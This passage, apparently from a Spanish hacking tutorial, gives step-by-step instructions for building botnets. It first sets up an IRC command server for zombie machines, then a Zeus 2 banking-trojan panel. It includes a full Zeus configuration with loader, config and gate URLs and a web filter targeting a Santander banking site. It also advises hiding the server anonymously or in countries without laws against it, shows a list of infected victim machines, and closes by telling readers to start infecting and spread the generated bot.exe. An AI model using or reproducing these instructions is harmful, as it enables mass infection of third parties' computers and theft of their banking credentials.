
En este caso, simula ser una actualización de Flash Player, pero en realidad es un malware que intenta meterse en nuestro sistema.

## 5. ¿CÓMO MONTAR UNA BOTNET?

Antes hemos mencionado los 3 tipos de BotNets (IRC, HTTP, Cliente de escritorio); en los tres casos podemos señalar que los *zombies* deben apuntar al mismo sitio. Esto es, en el caso del IRC, apuntarlos a un canal registrado en algún servidor; si es por HTTP, apuntarlos a un *host*; y si es por ejecutable, apuntarlos a alguna DNS. En cualquiera de las hipótesis corremos riesgos de perder todos los remotos, ya que puede ser denunciada y la dan de baja. Lo que se recomienda, es tener un server propio en casa montado en nuestra PC para que los remotos lleguen ahí; obviamente, teniendo precauciones para mantenerlo anónimo. Otra alternativa viable, es montarlo en un servidor de algún país en el que no haya leyes que prohíban su manejo.

## 6. BOTNET POR IRC


Para montar una por IRC necesitaremos **IRCPlus**, lo instalamos y nos vamos a su pantalla principal de configuración:



Colocamos un nombre en el Server y una descripción.

**Nota:** Es importante aclarar que el puerto que pongamos (en mi caso el 2000), debe estar abierto en nuestro *router* en caso de que tengamos. En caso de tener *router* y no tenerlo abierto, lo abrimos de la misma forma que cuando usamos un trojano.


El resto de las opciones son a su gusto, como por ejemplo, la de los canales:




Importantísimo lo que está remarcado en rojo, ya que de esta forma podrán entrar todos los *zombies* a nuestro canal sin ningún tipo de restricción.

También es bueno crear un *user admin* para controlar el canal y el servidor.

Registramos el Nick:



Y luego nos dirigimos a *Operators*:



Como pueden ver, ahí mi *user* está como Operador del IRC.

Paso siguiente, vamos a nuestro cliente de IRC:



```
Estado: no conectado (ANTRAX, 192.168.1.35)

JUERGUISTAZ

—J-u-e-r-g-u-i-s-t-a-z—v2.3—
—[ Copyright © 2005 - Todos los derechos reservados ]—
—[ Coded by xøurge ]—

—[ http://www.juerguistaz.net ]—

Base ThEmE
Hecho por xøurge de Perú
http://www.juerguistaz.net

/server antrax-labs.no-ip.org|
```

Colocamos /server “NO-IP” o IP.

En mi caso, coloque mi “no-ip” de test:



```
Estado: ANTRAX [+iS] en antrax-labs.no-ip.org:6667
0 channels formed
I have 2 clients and 0 servers
*
Current local users: 2 Max: 2
*
[antrax-labs.no-ip.org] Message of the Day -
: - Bienvenido a ANTRAX-LABS
: -
: -
End of /MOTD command.
*
--=[ Conectado a antrax-labs.no-ip.org ]
*
* Lista Ignorar vacía
*
Authorization required to use Registered Nickname ANTRAX
[11:00] (NickServ) This nickname is registered and you have 60 seconds to identify the password. If
you do not know the password then change your nickname to something else.
[11:00] (NickServ) To identify your password type: /pass <password> (or /msg pass <password>)
You must resolve the nickname conflict before you can proceed
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
Unknown MODE flag
*
ANTRAX pone modo +iS (+iS) [11:00]
*
```

Ahí nos da una bienvenida.

Identifico mi *user* de la siguiente manera (comando):

```
/pass "Password"
```

Ejemplo: /pass 12345

Y por último entramos al canal:

```
Estado: ANTRAX [+iS] en antrax-labs.no-ip.org:6667
: - Bienvenido a ANTRAX-LABS
: -
: -
End of /MOTD command.
*
—[ Conectado a antrax-labs.no-ip.org ]—
*
* Lista Ignorar vacía
*
Authorization required to use Registered Nickname ANTRAX
[11:00] (NickServ) This nickname is registered and you have 60 seconds to identify the password. If
you do not know the password then change your nickname to something else.
[11:00] (NickServ) To identify your password type /pass <password> (or /msg pass <password>)
You must resolve the nickname conflict before you can proceed
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
Unknown MODE flag
*
ANTRAX pone modo +iS (+iS) [11:00]
*
Ultimos canales #ANTRAX
Presiona Control + F9 o Doble-Click aquí para reentrar en los ultimos canales visitados
*
[11:00] (NickServ) You must resolve the nickname conflict before you can proceed
ANTRAX Password accepted
*
/j #ANTRAX-LABS
```

```
#ANTRAX-LABS [1] [+nt]
Ops
ANTRAX
* Entrando en #ANTRAX-LABS
* Ops: 1 (100%) Voices: 0 (0%) Otros: 0 (0%) - Total: 1 (100%)
[11:04] <@ANTRAX> Hola!
[11:04] <@ANTRAX> Visita www.antrax-labs.net
```

Con la entrada de nuestros *zombies*, ya estamos en condiciones de poder manipularlos a través de comandos definidos -previamente- en la BotNet.

Observen una captura de ejemplo sobre cómo se ve una por IRC cuando entran *zombies*:

```
▲ @Z
{VIS\MEX\109232}
{VIS\MEX\159370}
{VIS\MEX\449403}
{WIN7\CHL\683729}
{WIN7\MEX\257937}
{WIN7\MEX\457082}
{XP\ARG\541996}
{XP\ARG\571638}
{XP\ARG\753231}
{XP\CRI\759973}
{XP\ESP\007856}
{XP\ESP\093858}
{XP\ESP\130763}
{XP\ESP\160964}
{XP\ESP\168619}
{XP\ESP\172162}
{XP\ESP\178072}
{XP\ESP\202884}
{XP\ESP\214797}
{XP\ESP\222141}
{XP\ESP\366618}
{XP\ESP\501945}
{XP\ESP\582750}
{XP\ESP\709453}
{XP\ESP\720133}
{XP\ESP\722001}
{XP\ESP\731195}
{XP\ESP\733774}
{XP\ESP\748640}
{XP\ESP\754194}
{XP\ESP\760683}
{XP\MEX\005017}
{XP\MEX\041608}
{XP\MEX\208027}
{XP\MEX\605507}
{XP\MEX\726141}
{XP\MEX\726474}
{XP\MEX\736980}
{XP\MEX\991875}
{XP\USA\717380}
```

Como ven, el primero de todos (@Z) es el Operador del canal -quien manipulará la BotNet - todos los demás, son los *zombies*.


De esta forma, no podrán darnos de baja el canal ya que el servidor lo tendremos montado en nuestra propia PC.

## 7. BOTNET POR HTTP O PANEL WEB

Para este caso utilizaremos la ZEUS 2.


En este apartado, veremos cómo montarla con las configuraciones básicas, ya que se pueden agregar opciones más avanzadas, pero por ahora solo nos centraremos en las funciones principales para dejarla operativa.

Si acudimos a la carpeta de la podremos ver todos estos directorios:




La carpeta llamada “server[php]” es la que debemos subir a algún *hosting*. Tener presente que este *hosting* no debe ser gratuito.

Dentro de esta carpeta podremos ver los siguientes ficheros y directorios:



Abrimos el cliente de FTP y los subimos a todos:



Una vez realizadas las acciones anteriores, el paso siguiente es crear una base de datos y un usuario que acceda a ella.

Para ello debemos ir al Cpanel → MySQL Bases de Datos:

### Crear una Nueva Base de Datos

Nueva Base de datos: h4x0r\_zeus

Una vez creada, haremos también un usuario:

**MySQL Usuarios****añadir Nuevo Usuario**

Nombre Usuario: h4x0r\_zeus  

Contraseña:  

Contraseña (Otra vez):  

Fuerza (por qué?):

Finalmente, las vinculamos:

**añadir Usuario a Base de Datos**

Usuario:  

Base de Datos:  

A continuación procedemos a darle todos los permisos a la cuenta:

 **MySQL Mantenimiento de Cuentas****Manejar los Privilegios del Usuario**Usuario: **h4x0r\_zeus**Base de Datos: **h4x0r\_zeus**

<input checked="" type="checkbox"/> <b>TODOS LOS PRIVILEGIOS</b>	
<input checked="" type="checkbox"/> ALTER	<input checked="" type="checkbox"/> CREATE
<input checked="" type="checkbox"/> CREATE ROUTINE	<input checked="" type="checkbox"/> CREATE TEMPORARY TABLES
<input checked="" type="checkbox"/> CREATE VIEW	<input checked="" type="checkbox"/> DELETE
<input checked="" type="checkbox"/> DROP	<input checked="" type="checkbox"/> EXECUTE
<input checked="" type="checkbox"/> INDEX	<input checked="" type="checkbox"/> INSERT
<input checked="" type="checkbox"/> LOCK TABLES	<input checked="" type="checkbox"/> REFERENCES
<input checked="" type="checkbox"/> SELECT	<input checked="" type="checkbox"/> UPDATE

Listo, ya tenemos hecha nuestra base de datos, que será en donde se guarden todos los *logs* que capturemos.

Ahora, configuraremos el server del Bot; para ello vamos al directorio **Builder** y abrimos el archivo llamado **config.txt**

Les copio/pego el texto plano del \*.txt

```
1. ;Build time: 22:38:59 11.03.2011 GMT
2. ;Version: 2.0.8.9
3.
4. entry "StaticConfig"
5. ;botnet "btn1"
6. timer_config 60 1
7. timer_logs 1 1
8. timer_stats 20 1
9. url_config "http://localhost/config.bin"
10. remove_certs 1
11. disable_tcpserver 0
12. encryption_key "secret key"
13. end
14.
15. entry "DynamicConfig"
16. url_loader "http://localhost/bot.exe"
17. url_server "http://localhost/gate.php"
18. file_webinjects "webinjects.txt"
19. entry "AdvancedConfigs"
20. ;"http://advdomain/cfg1.bin"
21. end
22. entry "WebFilters"
23. "!*.microsoft.com/*"
24. "!http://*myspace.com*"
25. "https://www.gruposantander.es/*"
26. "!http://*odnoklassniki.ru/*"
27. "!http://vkontakte.ru/*"
28. "@*/login.osmp.ru/*"
29. "@*/atl.osmp.ru/*"
30. end
31. entry "WebDataFilters"
32. ;"http://mail.rambler.ru/*" "passw;login"
33. end
34. entry "WebFakes"
35. ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
36. end
37. end
38.
```

En la siguiente captura, una imagen de cómo debería quedar:

```

;build time: 22:38:59 11.03.2011 GMT
;version: 2.0.8.9

entry "staticConfig"
  ;botnet "localhost"
  timer_config 60 1
  timer_logs 1 1
  timer_stats 20 1
  url_config "http://underc0de.org/~h4x0r/zeus/config.bin"
  remove_certs 1
  disable_tcpserver 0
  encryption_key "kjdfkgdr4r52438r9we"
end

entry "dynamicConfig"
  url_loader "http://underc0de.org/~h4x0r/zeus/bot.exe"
  url_server "http://underc0de.org/~h4x0r/zeus/gate.php"
  file_webinjects "webinjects.txt"
  entry "AdvancedConfigs"
    ;"http://advdomain/cfg1.bin"
  end
  entry "webFilters"
    "!*.microsoft.com/*"
    "!http://*myspace.com*"
    "https://www.gruposantander.es/*"
    "!http://*odnoklassniki.ru/*"
    "!http://vkontakte.ru/*"
    "@*/login.osmp.ru/*"
    "@*/at1.osmp.ru/*"
  end
  entry "webDataFilters"
    ;"http://mail.rambler.ru/*" "passw;login"
  end
  entry "webFakes"
    ;"http://www.google.com" "http://www.yahoo.com" "GP" "" ""
  end
end

```

Pasaremos a explicar las modificaciones:

;botnet "**btn1**"

- Modificamos a lo que está entre comillas por **localhost**, que será en donde estará situada la BotNet.

url\_config "**http://localhost/config.bin**"

- Modificamos la URL por la nuestra. En este caso, debemos especificar en donde se encuentra el **config.bin** (que aún no hemos creado, pero es el directorio que se estima que estará)

encryption\_key "**secret key**"


- Acá debemos poner una llave secreta; que es un código que nosotros queramos. En mi caso presioné varias teclas al azar.

url\_loader "**http://localhost/bot.exe**"


url\_server "**http://localhost/gate.php**"

- Por último tenemos las dos precedentes, la primera es en donde tenemos el bot.exe (que aún no lo hemos creado, pero es en donde estará alojado); y la segunda es el **gate.php** que ya hemos subido previamente.

Seguidamente, abrimos el **zsb** para crear el **config.bin** y el **bot.exe** que nos faltan:



- Así, en **Encryption Key**, la llave que colocamos en el **config.txt**
- A continuación, vamos a **Builder** y damos click en **Browse...** y buscamos el **config.txt**
- Seguido a esto, damos click en **“Build the Bot Configuration”**.
- Guardamos el **config.bin** que nos genera y finalmente damos click en **“Build the bot Executable”**
- Por último, guardamos el **bot.exe**



Ahora sí, subimos el **config.bin** y el **bot.exe** por FTP:

Nombre de arch...	Tamaño de ...	Tipo de archivo	Última modificación	Nombre de archivo /	Tamaño d...	Tipo de arc...	Última modificac...
builder		Carpeta de arc...	12/03/2011 9:39:40	install		Carpeta de...	14/08/2011 21:...
other		Carpeta de arc...	12/03/2011 9:39:08	system		Carpeta de...	14/08/2011 22:...
server		Carpeta de arc...	12/03/2011 9:39:08	theme		Carpeta de...	14/08/2011 21:...
server[php]		Carpeta de arc...	12/03/2011 9:39:08	bot.exe	95.744	Aplicación	14/08/2011 22:...
bot.exe	95.744	Aplicación	14/08/2011 22:31:20	config.bin	34.424	Archivo BIN	14/08/2011 22:...
client32.bin	95.232	Archivo BIN	12/03/2011 9:39:06	cp.php	55.881	Archivo PHP	14/08/2011 21:...
config	7	Archivo	12/03/2011 9:39:00	gate.php	15.363	Archivo PHP	14/08/2011 21:...
config.bin	34.424	Archivo BIN	14/08/2011 22:31:12	index.php	0	Archivo PHP	14/08/2011 21:...

Una vez hecho esto, ya estamos en condiciones de comenzar a infectar.

Ese bot.exe que generamos es el server que debemos propagar.



Entramos vía web a nuestro panel. Recuerden que el panel es ese que se llama **cp.php**

